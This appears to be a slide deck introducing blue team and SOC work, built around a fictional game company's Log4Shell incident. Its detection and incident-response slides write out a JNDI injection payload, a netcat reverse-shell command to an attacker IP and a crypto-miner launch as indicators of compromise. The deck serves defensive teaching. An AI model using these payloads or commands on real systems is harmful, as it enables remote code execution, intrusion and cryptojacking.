MineBlox: a tale of profit, loss, and blue team security

Sam

What is a blue team?


Etymology

- No authoritative sources
- Kriegsspiel/Wargaming
- Military LARPing
- Red vs Blue
- Russia 😳
- Used generically

Red Teamer vs Blue Teamer

- Phishing (not vegan)
- Runs nmap and metasploit
- Finds 3 vulns
- Writes same report every day

- Stops hackers
- Creates their own tools
- Knows all assets and estate
- New challenges every day



Purpose

- Orgs want to do business
- Business requires operations
- Operations introduces risk
- Similar orgs share similar risk problems
- “Blue team” enable operations and reduce risk

Operational Security

Identify sensitive data

Identify possible threats

Analyse vulnerabilities

Determine threat level

Minimise risk

SOC (Security Operations Center)


- A place to do security operations!
- Monitor enterprise systems
- Defend against breaches
- Identify & Mitigate risks

What does that look like?

MINEBLOX

MINEBLOX

- Up and coming minecraft roblox roleplay servers in the UK
- Projected millions of £££ in income
    - Bloxchain™ Micro-transactions
- Recently invested in a full security overhaul
- In the crosshairs of many threat actors…


FIREWALL
Minecraft Server
Web Server
DMZ
Workstation 1
Workstation 2
Workstation N
Internal LAN

Operational Needs

- Run minecraft, website, dev stations
- Internet facing infrastructure
- Have employees & an office
- How to do all this securely?


Visibility

- Webserver activity
- Minecraft server activity
- Firewall logs
- Dev host activity
- Office activity
- What is normal?

SIEM (Security information and event management)

- Data aggregation
- Threat intelligence
- Correlation and monitoring
- Analytics
- Visualisation
- Alerting

Main SOC “tool”



[Logs] Response Codes Over Time + Annotations

[Logs] Unique Visitors vs. Average Bytes


[Logs] File Type Scatter Plot

[Logs] Host, Visits and Bytes Table


Type ↑	Bytes (Total)	Bytes (Last Hour)	Unique Visits (Total)	Unique Visits (Last Hour)
(empty)	22.5MB	0B	4,612 ↓	0 ↓
gz	13.7MB	0B	2,333 ↓	0 ↓
css	10.6MB	0B	1,993 ↓	0 ↓
zip	8.8MB	0B	1,480 ↓	0 ↓
deb	8.5MB	0B	1,404 ↓	0 ↓
rpm	3MB	0B	501 ↓	0 ↓

[Logs] Heatmap

[Logs] Source and Destination Sankey Chart


FIREWALL
Minecraft Server
Web Server
DMZ
Workstation 1
Workstation 2
Workstation N
Internal LAN
Data Processor
SIEM
SOC Workstations

Example: Web server



Example: Web server

- User agent: **Mozilla/5.0 Gecko/20100101 Firefox/96.0**
- IP address location: **London**
- Request path: **/home**

Example: Web server

- User agent: **hacking_tool/1.2 kali_linux**
- IP address location: **The Nether**
- Request path: **/admin/login/nopassword**
- sus???

What does a blue team look like?

CISO

Common Duties:

- Oversee and understand all security
- Data, Infrastructure, Assets
- Hire people to lead teams

Useful Skills:

- Lots of industry experience
- Comprehensive knowledge of all sec topics
- Managerial and organisational skills

GRC (Governance, Risk, Compliance)

Common Duties:

- Coordination of policy & assurance
- Accountability for everyone
- Backup & support

Useful Skills:

- Parse and translate bureaucracy
- Comprehension of business and worker needs
- Find balance between security and operations

Cybersecurity Engineer

Common Duties:

- Implement tooling & solutions for SOC
- Works with operations on AppSec
- Code review & auditing

Useful Skills:

- CompSci fundamentals
- Security implications of software design
- Comprehensive understanding of DevOps

Incident Responder

Common Duties:

- Respond to security breaches
- Containment, remediation and recovery
- Rapid analysis & decision making

Useful Skills:

- Digital forensics
- Malware reverse engineering / deobfuscation
- Generalised security knowledge

SOC Manager

Common Duties:

- Manage the SOC
- Ensure infrastructure for SOC is in place
- Map & track SOC coverage

Useful Skills:

- Experience working in a SOC
- Knowledge of SOC tooling and processes
- Managerial experience

SOC Analyst

Common Duties:

- Monitor alerts and data sources
- Configure monitoring tooling
- Triage alerts, determine importance

Useful Skills:

- Networking & systems fundamentals
- Sysadmin knowledge and experience
- Comfy with CLI tooling

How do they work together?


log4shell

- Dec 2021
- 0day dropped
- Majority of Java applications vulnerable
- Trivial to exploit, difficult to detect/patch
- How would you respond?

3 Billion Devices Run Java

Computers, Printers, Routers, Cell Phones, BlackBerry, Kindle, Parking Meters, Public Transportation Passes, ATMs, Credit Cards, Home Security Systems, Cable Boxes, TVs...

ORACLE



p0rz9
@P0rZ9

Apache Log4j2 jndi RCE
#apache #rce
github.com/apache/logging...

```
rgs )
[redacted] );
```

e prefixed with java:comp/env/, howe

```
} %m%n</pattern>
```

2:25 PM · Dec 9, 2021 · Twitter for Android

272 Retweets **76** Quote Tweets **626** Likes

JBK Images®, ™, and ℠

JBK Images®, ™, and ℠

JBK Images®, ™, and ℠

SecEng
i’ll work on patching our systems with the operations team

JBK Images®, ™, and ℠

Incident Responder

i’ll help out with the SOC and prioritise responding to potential exploitations

JBK Images®, ™, and ℠

JBK Images®, ™, and ℠

SOC Analyst
i’ll create rules to monitor our endpoints for exploitation attempts

JBK Images®, ™, and ℠

JBK Images®, ™, and ℠

!! Technical Stuff !!

High Level Solutions

- Enumerate all Java within environment
- Check what is exposed to the internet
- Prioritise
- Patch/remove/isolate vulnerable systems

Detection Engineering

- Multi stage exploit:
- Stage 1:
  - **`${jndi:ldap://[ip]/[java class]}`**
- Stage 2:
  - Java class injected into process
  - Can execute arbitrary code/commands/anything!

Detection Engineering

```
${jndi:ldap://attacker.com/exploit.class}
```

- Stage 1:
  - a) Match on `jndi:ldap://`
  - b) Match on `.class`
  - c) Match on `${**:**}`

Detection Engineering

`${jndi:ldap://attacker.com/exploit.class}`


- Stage 1:
  - a) Match on `jndi:ldap://`
  - b) Match on `.class`
  - c) Match on `${**:**}`

Detection Engineering

Java class injected into process


- Stage 2:
  - Look for Java child processes
  - Look for unusual network traffic from Java

Incident Response



Preparation & Alert → Detection & Analysis → Containment & Remediation & Recovery → Reflection

Incident Response



ALERT

Hostname: **mineblox-mc-prod-2**
Rule: **Log4j RCE payload**
Payload: **${jndi:ldap://65.108.90.62/pwn}**

Incident Response

PROCESS LOGS

Hostname: **mineblox-mc-prod-2**

```
java -Xms32G -Xmx32G -jar server.jar
 ↳ nc -e /bin/sh 65.108.90.62 6969
    ↳ xmrig —url=mining.samiser.xyz:5000
```

Incident Response

- They’re mining XMR
- IOCs:
    - `ldap://65.108.90.62/pwn`
    - `nc -e /bin/sh 65.108.90.62 6969`
    - `xmrig —url=mining.samiser.xyz:5000`

Incident Response

- They’re mining XMR
- IOCs:
  - `ldap://65.108.90.62/pwn`
  - `nc -e /bin/sh 65.108.90.62 6969`
  - `xmrig —url=mining.samiser.xyz:5000`

Incident Response

- Block all URLs/IP addresses found
- Isolate host
- Take an image of the host for forensics
- Kill the malicious processes that were running
- Do forensics to determine more info!

What should I do??


Projects

- Do projects!!
- Good experience
- Best way to learn is doing
- Looks great on CV

Projects

- Install & Use Linux
- Create a lab environment (homelab or cloud)
- Set up a SIEM (OSSEC, ELK, Wazuh..)
- Design, Implement, and Deploy a Web App
- Reverse engineer some malware
- Do CTFs

The End



@Sam1ser